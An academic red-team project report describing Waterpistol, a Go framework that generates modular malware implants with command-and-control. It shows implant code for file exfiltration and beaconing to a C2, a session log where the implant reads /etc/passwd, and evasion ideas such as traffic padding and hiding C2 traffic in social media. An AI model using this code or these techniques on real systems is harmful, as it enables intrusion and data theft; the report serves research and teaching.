Modular Malware Implants (Waterpistol)

Adam Tanana
UNSW
Sydney, Australia
School of Computer Science and Engineering
University of New South Wales
Sydney, Australia
adam@tanana.io

Carey Li
UNSW
Sydney, Australia
School of Computer Science and Engineering
University of New South Wales
Sydney, Australia
hello@carey.li

Cybersecurity has seen a sharp rise in popularity over the last decade with cyber attacks becoming a regular occurrence. The outbreak of state-sponsored malware like Stuxnet and Flame alongside the emergence of ransomware demonstrates the dangerous cyber landscape and immense cost of falling victim to such attacks. Companies now employ dedicated teams of security researchers to attack and defend their own infrastructure in an attempt to discover vulnerabilities before external actors can.

This project aims to assist red teams in generating engagement specific malware, enabling features as needed whilst remaining as platform agnostic as possible. Utilizing this, red teams can automate away the task of creating unique malware, freeing up time to spend on other tasks and reducing the possibility of human error.

To appear in EPTCS.

"The way to win any battle according to military science is to know the rhythms of the specific opponents, and use rhythms that your opponents do not expect, producing formless rhythms from rhythms of wisdom."

Miyamoto Musashi

Contents

1 Project Outline

1.1 Cybersecurity

The field of cybersecurity has exploded in popularity over the last few years. Following the marked increased in publicity surrounding major security breaches, companies are greatly investing in measures to prevent themselves from being featured as the next 'hacked' company.

The cost of ignoring cybersecurity is clear. Equifax experienced a cybersecurity incident involving outdated Apache Structs software in mid-2017[1], leaking the personal information of 145 million American citizens[2]. Following the initial fallout, Equifax lost 32% of its stock value within the following month, wiping $4 billion USD off its market capitalization[3].

The risk extends further than just leaking customer information and can directly impact customer machines. In late 2018, a malicious group of actors known as Barium targeted ASUS and managed to accomplish a supply-chain attack, infecting almost 1 million customers with malware distributed through ASUS's own self-update software.[4] Barium managed to both compromise ASUS's update servers and steal their software signing keys, marking all malware distributed by them as authentic and trustworthy.

1.2 Offensive cybersecurity

Companies have attempted to defend themselves from cyber attacks through active and passive means. Passive defences such as web application firewalls and application filters have been deployed as defensive measures to varying levels of success, but are generally quite possible to bypass. Source code auditing, review and provenance tracking have been introduced as a standard part of the software development process at many companies in an effort to ensure buggy and insecure code is caught as soon as possible and all running code can be attributed to internal developers.

Of particular note are the offensive cybersecurity measures companies undertake, specifically blue and red teaming. In undertaking this form of security, companies deploy teams to actively attack and defend critical infrastructure. By conducting engagements between these blue and red teams, companies effectively simulate cyber attacks and ensure a strong security posture through the regular exposure of deployed software to penetration testing.

1.3 Waterpistol

1.3.1 The Problem

One of the main goals of a red team is to test the readiness of an organization, its infrastructure and personnel against a cyber attack. Of particular significance is the readiness and coverage of the organization's blue team in a attack scenario. In order to effectively determine the effectiveness of a blue team in achieving this goal, red teams require a wide range of software to both break in to systems and maintain a persistent presence.

Creating unique malware for every engagement is extremely time consuming and difficult, increasing the cost of each engagement to the company. Whilst it's certainly possible to create a new strain of engagement-specific malware to deploy every time, the cost of doing so would quickly stack up.

Alongside the cost of repeatedly crafting malware by hand, the tendency of humans to make mistakes must also be considered. By reusing a malware implant or known command and control bastions, an engagement can be endangered if the blue team detects this reuse in time.

1.3.2 Our Solution

Waterpistol is a framework geared towards generating unique malware stubs with feature modularity. The goal of Waterpistol is to allow red teams to generate portable malware as it's needed, selecting the features they require whilst removing those that they don't. Through the use of Waterpistol, we aim to streamline the engagement process and reduce time repeatedly spent on crafting boutique pieces of malware.

2 Project Aims and Outcomes

The aims and outcomes of this project fall into two main categories: technical implementation and personal understanding & development.

The technical implementation portion of this project will involve creating a stripped-down version of what we envision Waterpistol to be, suitable for a 10-week development cycle. As part of this stripped-down version, we will develop a provisional implementation of an malware implant generator with modular feature support. Alongside this, we will also develop functionality to provision command and control infrastructure as needed.

The personal understanding and development goals of this project will involve tracking our understanding of the problem as it exists in the industry and the refinement of our software engineering skills over the project.

2.1 Technical Implementation

A high level overview of the technical goals targeted for our initial implementation of Waterpistol are:

1. Design the technical architecture of the implant and how implants will slot into the architecture.
2. Implement unique stub generation.
3. Implement command and control infrastructure provisioning.
4. Implement basic implant to command and control communication.
5. Implement primitive module feature support.

By the end of the project we aim to have a minimum viable product which is capable of creating implants to be deployed onto target systems. These implants may not specifically be advanced or fully-featured but are instead to act as a proof of concept. Choosing to develop a MVP proof of concept will allow us to determine the feasibility of our initial design without necessarily tying us to it.

The feature set we've selected for the MVP allows us to demonstrate the main aspects of our design and should allow us to see how effective and realistic the design choices made during the planning phase translate to the real world.

2.2 Personal Understanding & Development

1. Develop our abilities to cooperatively research and architect a software project.
2. Learn about malware development and practices as a whole.
3. Learn to work together as a team to effectively develop a software solution.

Completing the initial implementation of Waterpistol is a non-trivial feat, with many tasks to be completed and designs to be completed. As such, throughout the project we must work cooperatively to ensure tasks are completed on time and to a satisfactory standard. Whilst in industry there are many

standards and established practices to ensure projects are completed successfully, those practices are often not feasible for smaller university projects such as these.

Throughout the trimester we will collaboratively plan out the road-map for Waterpistol, assign tasks and check in regularly with each other to ensure the development process stays on track and is completed to a satisfactory level.

3 Related Work & Prior Art

Whilst development of a modular malware framework is a relatively novel concept there does exist some prior art and related work on the wider internet.

3.1 MEATPISTOL - A Modular Malware Implant Framework

MEATPISTOL served as the main inspiration for this project. It was originally designed to accomplish what this project set out to do, but due to legal complications[5], it was never released to the open source community.

The conceptual architecture of MEATPISTOL served heavily as inspiration for this project. The reactor design pattern is well suited to this type of application where a central event loop is maintained and actions are taken as events stream in from attached ”feature cores”.

While the publicly available architectural design of MEATPISTOL helped us greatly in our own initial design phase, it wasn't possible to learn much about the actual implementation of MEATPISTOL due to the issues regarding its public announcement and release.

3.2 yty

yty is a modular malware framework discovered in early 2018 originating from South East Asia[6]. Believed to be created by an Advanced Persistent Threat (APT) known as `Donot Team`, yty is a malware framework that generates malware that packages a downloader/dropper which retrieves plugins from the internet as required.

3.2.1 Architecture

Figure 5 depicts yty's architecture.

This design choice made by yty fundamentally makes it distinct from Waterpistol. While yty chooses to utilise basic downloaders to drop it's payload, Waterpistol instead packages all of its selected modules into 1 binary. This carries the advantage of only requiring 1 binary to execute, which is considerably less noisy than executing up to 8 distinct binaries.

With our language choice of Go, it additionally carries the benefit of copying the common run-time libraries once as opposed to packaging them with every binary dropped, reducing final file size.

3.2.2 Detection Evasion

Figure 6 depicts yty's attempts to evade detection with junk code.

Of particular note is how yty attempts to evade detection by signature and hash-based anti-virus programs by stuffing junk code into itself in order to alter how the program appears to any program or analyst attempting to reverse engineer the implant. Employing such a method would be fairly effective, as any

attempts made to statically analyze such a program would be greatly impeded if the junk code had no discernible patterns and could not be filtered out.

However, employing dynamic analysis may be a viable method of defeating this kind of obfuscation due to the junk code being ignored (depending on how the program executes; if those lines are no-ops but still executed the problems mentioned prior may still exist). Additionally, abnormal behaviour analysis of the implant would still be an effective measure as the actions taken by the malware are not obscured.

In regards to employing this method in Waterpistol itself, the use of Go as the primary language may pose a problem as it's unclear how we'd insert junk code that would appear to be Go generated. Inserting junk code into the binary so that the implant is sufficiently obscured whilst maintaining its original capabilities looks to be a non-trivial problem and solving it may fall out of the scope of this project.

4 Key Decisions and Challenges

4.1 Technology Choices

4.1.1 Go

Waterpistol is mostly implemented in Go, a relatively young language released in 2009 from Google. The choice was made early on to use Go as it's multiplatform by design, targeting a wide variety of operating systems and architectures natively. The high-level nature of the language makes this possible, as OS/API specific code is dealt within by Go itself, allowing us to focus on Go's platform agnostic API instead.

Go-built binaries are statically compiled by default and require no run-time dependencies. Whilst it is possible to statically compile C++ or other languages, keeping track of the steps needed to compile everything correctly across all platforms is a non-trivial task. Relying on Go's industry proven and tested implementation abstracts this concern away from us and significantly improves the development process.

Go's package ecosystem is relatively mature and considerably simpler to understand than C++'s packaging ecosystem. Rather than messing around with `#include`'s and concepts such as precompiled header files, leveraging Go's package system again makes the development process simpler, further accelerating development time and simplifying the codebase.

4.1.2 Protobuf

Protobuf was chosen as our message-serialization format due to it's first class support within Go. Whilst it's certainly possible to complete the same task using another format such as JSON and XML, utilizing Protobuf allows us to directly serialize data onto and deserialize off the wire without worrying about type-coercion or reflection.

Utilizing protobuf additionally allows us to define the protocol through a protobuf domain specific language. Once defined, the protobuf compiler automatically generates code in a variety of target languages (i.e. C++, Python) to parse the protobuf messages. Having the ability to generate communication code across a variety of languages firstly removes the possibility of human error in deserializing messages incorrectly, but additionally makes the implementation of implants in different languages easier.

If protobuf traffic is not directly permitted (i.e. corporate proxies), Waterpistol has the option to wrap protobuf messages in HTTP(S). Once wrapped, the messages will appear to be regular HTTP traffic albeit with a binary payload.

In addition to this, GRPC allows us to specify custom dial functions. If needed, using these custom dial functions we can implement communication over different types of communication layers. Using this, we still delegate the serialization portion of the protocol and hence simplify communication development.

4.2 Constraints

The potential scope of Waterpistol alongside the breadth of features to implement present a challenge in deciding what to implement over the 10 week scope of this project. To keep the project feasible in the constrained time-frame, we have decided to limit the scope of the project to what was detailed in section 2.1 alongside the further constraints listed below.

These constraints were chosen as to optimize the feature set that we judge to be completable in the limited time available. We chose to prioritize completion of core Implant functionality and modules over command and control infrastructure development as there exists little to no prior work in that field as opposed to the many resources available for generating infrastructure as code.

1. Implant feature modules shall be limited to the following:
    - Persistence
    - Command and Control
    - File Exfiltration and Placement
    - Internal network scanning
    - Shell execution
2. Command and Control infrastructure shall be limited to deterministic spin-up of infrastructure.
    - Creating multiple network topologies for internal C2 infrastructure is of questionable value. The time may be better spent implementing a forward-proxy module deployable to non-attributable boxes belonging to external actors.
3. Command and Control infrastructure will be pluggable insofar as Terraform supports.
    - Relying on Terraform to do infrastructure provisioning allows us to offload much of the work spent on provisioning servers onto industry proven code, allowing us to spend further time improving the implant side of Waterpistol.
    - Terraform permits a wide variety of VPS providers to be specified, including but not limited to Amazon Web Services, DigitalOcean and Vultr[7].

5 Design & Implementation

5.1 Common

Waterpistol is based on a reactor-core design, where the main core is attached to an event source and ”reacts” to events by parsing objects and delegating processing of the event to feature cores.

Each module must implement the following interface:

```
// Module interface which will require all modules to implement a
// set of basic operations that can be called by the main core
type Module interface {
        ID() string
        HandleMessage(message *messages.CheckCmdReply, reply_function
         ↪  func(*messages.CheckCmdRequest)) bool
        Shutdown()
}
```

From this, each module declares it’s unique identifier (i.e. file_extractor), its handler function (used to determine if a module should handle an incoming message or not) and a shutdown function used for cleanup once an implant is exiting.

Message serialization is handled through the `Init` function provided by the network module. The network module serves as the core of the application and is responsible for delegating events onto other feature modules as they come in:

```
for _, module := range Modules {
        if module.HandleMessage(reply, callback) {
                return false
        }
}
```

The handling process is demonstrated by this flowchart:



Figure 1: Handling a C2 message

5.1.1 Generation

Generation of malware is achieved through creating a temporary copy of the Waterpistol source and replacing relevant fields within the source with information about enabled modules, TLS certificates and remote origins.

Invoking generation of a new implant is done through the Waterpistol REPL:

As seen in Figure 5.1.1, the generation process automatically handles generation of new implants and produces a C2 & Implant binary ready for distribution.

Implants can be generated off **blueprints**, and blueprints can be reused as a basis for future implants. An intended design goal for blueprints is to enable the ability to create templates for engagements where common sets of functionality can be grouped together, further speeding up development time.

```
adam@adamt:~/go/src/malware% ./waterpistol
2019/05/19 11:19:55 Loading previous projects
pistol> Loaded 1 projects!
Try `help`
waterpistol% projects
pistol> Current Projects:
0: <OutletWorld> @ <52.64.24.249> : <linux/amd64> basic_tcp_network [sh]  : http://bit.ly/2Hfgm3u
waterpistol% new
pistol> Created new project `TalkEstablished`
waterpistol <TalkEstablished>% enable sh
waterpistol <TalkEstablished>% enable cron_persistence
waterpistol <TalkEstablished>% enable portscan
waterpistol <TalkEstablished>% disable cron_persistence
waterpistol <TalkEstablished>% set os windows arm64
pistol> windows arm64 isn't a valid os
pistol> Valids are:  map[darwin:[386 amd64 arm arm64] linux:[amd64 386 arm64 arm] windows:[386 amd64]
]
waterpistol <TalkEstablished>% set os windows amd64
pistol> OS and ARCH set to windows amd64
waterpistol <TalkEstablished>% options
<TalkEstablished> @ <NO_IP> : <windows/amd64> basic_tcp_network [sh portscan]
waterpistol <TalkEstablished>% compile
pistol> Project source dir created /home/adam/go/src/waterpistol380755250
pistol> Bringing up c2 infra...
pistol> C2 up on  54.252.236.75  Waiting for c2 to boot...
pistol> Checking to see if c2 booted
pistol> Checking to see if c2 booted
pistol> Checking to see if c2 booted
pistol> Checking to see if c2 booted
pistol> C2 booted
pistol> Source copied
pistol> wrote cert.pem
pistol> wrote key.pem
pistol> Certs generated
pistol> Binary implant:  /home/adam/.waterpistol/TalkEstablished/implant
pistol> Binary c2:  /home/adam/.waterpistol/TalkEstablished/c2
pistol> Uploading c2...
Done
pistol> Uploading hosting implant.sh...
Done
pistol> Uploading implant...
Done
pistol> Uploading certs...
Done
pistol> Binary implant:  http://bit.ly/2WR41ZP
waterpistol <TalkEstablished>%
```

Figure 2: Generating a new Waterpistol implant

5.1.2 Communication

Messages are read off the wire through `grpc` which handles a large majority of the network serialization and deserialization logic. Communications are secured through TLS with certificates pinned at implant compile time.

To help avoid detection through pattern matching or security applications that look for repeating patterns, Waterpistol pads some of the network traffic it sends with a random amount of random bytes. By doing so, the network traffic generated by Waterpistol is nondeterministic in terms of size and would essentially look completely random.

In order to avoid issues with Network Address Translation (NAT) & NAT punching, communication between the Implant and C2 is always initiated by the Implant. This leads to a heartbeat/reply message pattern, where the Implant checks with the C2 for more work until killed or slept. These messages take on the following format:

```
// Implant -> C2
message CheckCmdRequest {
    oneof message {
        int64 heartbeat = 1;
        ImplantReply reply = 2;
    }
}

// C2 -> Implant
message CheckCmdReply {
    oneof message {
        int64 heartbeat = 1;
        int64 sleep = 99;
        int64 kill = 100; // Immediately exit
        Exec exec = 2;
        GetFile getfile = 3;
        UploadFile uploadfile = 4;
        PortScan portscan = 5;
        ListModules listmodules = 6;
        IPScan ipScan = 7;
    }
}
```

Each of the commands carry a protobuf message type which specify their respective required parameters. `grpc` handles the conversion of Protobuf types to Go types so no extra work is required to coerce types once read from the network.

Communication between the cores internally is handled through a simple module iteration. Once a message is received from command and control, the implant iterates through each of its feature modules and interrogates each one to determine if the module supports the capability requested by the message.

5.2 Implant

In practice, the typical configuration of a Waterpistol implant is:

- A network transport acting as a main core.
  - For the purposes of this project, the default network transport is `basic_tcp_network`.

- One or more feature cores attached to this main core. An sample configuration:
  - `file_extractor`
  - `sh`
  - `portscan`

At compile-time, a list of enabled modules is written to an `enabled_modules` class which is read by the core to determine which modules are available for execution.

5.2.1 Feature Modules

An example feature module is the `file_extractor`:

```
type settings struct {
}

// Create creates an implementation of settings
func Create() types.Module {
        return settings{}
}

func (settings settings) HandleMessage(message *messages.CheckCmdReply,
 ↪  callback func(*messages.CheckCmdRequest)) bool {
        file := message.GetGetfile()
        if file == nil {
                return false
        }

        out, err := ioutil.ReadFile(file.Filename)
        if err != nil {
                callback(messages.Implant_error(settings.ID(),
                 ↪  types.ERR_FILE_NOT_FOUND))
        } else {
                callback(messages.Implant_data(settings.ID(), out))
        }
        return true
}

func (settings settings) Shutdown() {
}

func (settings) ID() string { return "file_extractor" }
```

Each module defines a `settings` struct that defines what attributes it requires to be set in order to function. For this module, no settings are required so it is left empty.

The `HandleMessage` function checks if the incoming message is of a type supported by this module. This check is carried out by checking if the `Getfile` attribute is defined on the message. If it isn't the function returns early and the next module is checked. If the message is valid, the file is extracted and the contents passed to the callback.

The `Shutdown` function defines what actions need to be taken when the implant is shutting down. This is used for long-running implants like reverse shells or larger file transfers. For this module, it is left empty.

The ID function simply returns a unique module identifier used for listing out what capabilities a module supports.

5.2.2 Network Modules

```
// Initialise connection
func (settings settings) doConnection() {
        client := messages.NewMalwareClient(settings.state.conn)
        ctx, cancel := context.WithTimeout(context.Background(),
        ↪  30*time.Second)
        defer cancel()

        // Send a heartbeat message to ensure connection
        reply, err := client.CheckCommandQueue(ctx,
        ↪  messages.Implant_heartbeat(time.Now().Unix()))
        if err != nil {
                return
        }

        if included_modules.HandleMessage(reply, settings.callback) {
                settings.state.running = false
        }
}

func (settings settings) fixConnection() {
    // If a connection exists but is dead try to revive it
}

func (settings settings) listenServer() {
        settings.state.running = true

        for settings.state.running {
                settings.fixConnection()
                settings.doConnection()
                time.Sleep(1 * time.Second)
        }
        settings.state.conn.Close()
}

func Init() {
        port := int32(_C2_PORT_)
        ip := "_C2_IP_"
        state := &state{}
        host := fmt.Sprintf("%s:%d", ip, port)

        settings := settings{state, host}

        settings.listenServer()
```

```
}
```

The network functionality is bootstrapped by the network module's `Init` function, which starts up the implants and delegates network functionality to the `listenServer` function.

The network function repeatedly attempts to connect to the C2 server, and once connected and receiving heartbeats, attempts to wait for command messages. Once received, for this particular network module, the `doConnection` function passes on command messages to the feature modules.

If the feature modules execute correctly and have output to send back to the C2, the callback is executed which enqueues this output to be sent back.

5.3 C2

The command and control module is a regular Waterpistol implant with no stealth or feature (besides networking) modules enabled. Instead, it carries a REPL which opens a `grpc` listener with the compiled Dial function provided by the networking core.

Once deployed, Implants will begin to dial back to the C2 hard-coded during compile-time. If the C2 is up and accepting requests, Implants can be controlled like so:

```
waterpistol <RhythmJournal>% login
c2% list
[110.21.47.106:61772] 17:02:56 module:"list" args:"sh "
c2% exec ls
[110.21.47.106:61772] 17:03:04 module:"sh" args:"bin
boot
dev
etc
hello_this_is_a_victim
home
krJMxc
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
"
c2% exec cat /etc/passwd
[110.21.47.106:61772] 17:03:08 module:"sh" args:"root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
"
```

Figure 3: Controlling a Waterpistol Implant

Refer to Figure 5.1 on more information on how messages from the C2 are handled.

5.4 Infrastructure Generation

Waterpistol features a fairly barebones command and control infrastructure generation system.

Waterpistol generates a new keypair for every new implant created, taking care to limit the effects of potential key compromise. This keypair is used for all future communication between the C2 and implant, ensuring all communication is encrypted where possible. If a custom dial method is defined for grpc, the dial author must take care to ensure the keypair is used.

Utilizing Terraform, Waterpistol defines a AWS-backed server as a command and control master and creates an instance conforming to this Terraform template:

```
resource "aws_instance" "c2" {
  ami             = "${C2_AMI}"
  instance_type   = "t2.micro"
  key_name        = "${C2_KEYPAIR_NAME}_${C2_NONCE}"
  security_groups = [
    "allow_all_${C2_NONCE}"
  ]
  depends_on      = [
    "aws_key_pair.c2_keypair",
    "aws_security_group.allow_all"
  ]
}

resource "aws_key_pair" "c2_keypair" {
  key_name   = "${C2_KEYPAIR_NAME}_${C2_NONCE}"
  public_key = <<KEY
${C2_KEYPAIR_PUB}
KEY
}

resource "aws_security_group" "allow_all" {
  name        = "allow_all_${C2_NONCE}"
  description = "allow all inbound traffic"

  ingress {
    from_port   = 0
    to_port     = 0
    protocol    = -1
    cidr_blocks = ["0.0.0.0/0"]
  }
}
```

The actual process of spinning up a C2 instance is not covered here; there exists a wealth of information on how Terraform itself operates online.

The network topology of the final setup should look somewhat like this:



Figure 4: C2 network topology

With Terraform's support for multiple cloud providers, C2 instances can be deployed to multiple cloud providers. Cycling between multiple providers can be beneficial for avoiding detection and attribution.

Communication between the C2 instance and the implant can be further split up through the addition of custom dial functions for grpc. For example, it may be possible to funnel C2 and implant traffic through a source like YouTube or Instagram to avoid direct connections between the C2 and implant.

6 Future Work

Due to the limited time available, Waterpistol is in a fairly basic state. However, we believe that the work that has been completed serves as a solid foundation for future work.

Given more time, future improvements that can be implemented to make Waterpistol a more fully-featured framework include:

1. More network transport modules
    - Currently, only `basic_tcp_transport` is supported.
2. More feature modules
    - Network sniffing
    - Key-logging
    - Privilege Escalation
3. Greater command and control customization
    - More complex C2 topologies with forward-proxies

7 Conclusion

Completing a basic implementation of Waterpistol over the 10 weeks assigned to the project was a difficult and challenging task in regards to both technical and time management aspects. Whilst we both had some prior experience with reverse engineering and a high level understanding of how malware in general functions, neither of us had any experience in actual malware development. Undertaking this project and researching into similar projects allowed us to gain a deeper understanding and appreciation of how existing malware generation frameworks worked which contributed greatly to the creation of Waterpistol.

Over the course of the project numerous challenges were faced in designing and implementing our final solution. Disagreements over the architecture of Waterpistol and the final envisioned product arose throughout the project but were ultimately resolved through prioritization of certain features and dropping those that were too difficult to implement with the available time. Ironing out the requirements and setting out a target to reach at the end of the project served as a valuable lesson in the benefits of proper planning and teamwork.

Overall, the project offered an opportunity for us to extend our understanding of the current malware landscape and to sharpen our design and development skills through practical exercise. While we managed to design and implement a minimum viable product of Waterpistol, for future projects it may be beneficial to better define the goals of the project and to set a concrete series of deadlines for certain features to be completed. Having well defined deadlines would be a great aid in tracking the overall progress of the project.

References

[1] J. Scipioni, “Equifax hack: A timeline of events,” Fox Business, 2017.

[2] A. Press, “Equifax data breach affected millions more than first thought,” Apr 2018. [Online]. Available: https://www.cbsnews.com/news/equifax-data-breach-millions-more-affected/

[3] P. Lim J., “Equifax’s massive data breach has cost the company $4 billion so far.” [Online]. Available: http://money.com/money/4936732/equifaxs-massive-data-breach-has-cost-the-company-4-billion-so-far/

[4] L. H. Newman, “How to check your computer for hacked asus software update,” Mar 2019. [Online]. Available: https://www.wired.com/story/asus-software-update-hack/

[5] S. Gallagher and Utc, “Salesforce ”red team” members present tool at defcon, get fired,” Aug 2017. [Online]. Available: https://arstechnica.com/gadgets/2017/08/salesforce-fires-two-security-team-members-for-presenting-at-defcon/

[6] “Donot team leverages new modular malware framework in south asia.” [Online]. Available: https://www.netscout.com/blog/asert/donot-team-leverages-new-modular-malware-framework-south-asia

[7] “Providers.” [Online]. Available: https://www.terraform.io/docs/providers/

8 Appendices

Appendix A yty Architecture



Figure 5: yty's architecture

Appendix B yty Code Stuffing

```
v216.hIconSm = LoadIconW(hInstance, 0x6C);
RegisterClassExW(&v216);
::hInstance = hInstance;
v10 = CreateWindowExW(0, &ClassName, &WindowName, 0xCF0000u, 2147483648, 0, 2147483648, 0, 0, 0, hInstance, 0);
v11 = v10;
if ( !v10 )
  return 0;
ShowWindow(v10, 0);
UpdateWindow(v11);
hAccTable = LoadAcceleratorsW(hInstance, 0x6D);
GetWindowsDirectoryW(&windows_dir, 0x400u);
v12 = dword_FDFDD0;
v13 = L"n order to be able to upload files on Wikimedia Commons, you need to be logged in. You can register at the link "
       "in the upper right corner and enter a";
v14 = dword_FDFDD0
    - L"n order to be able to upload files on Wikimedia Commons, you need to be logged in. You can register at the link "
       "in the upper right corner and enter a";
do
{
  v15 = *v13;
  *(v13 + v14) = *v13;
  ++v13;
}
while ( v15 );
```

Figure 6: yty's code stuffing with junk code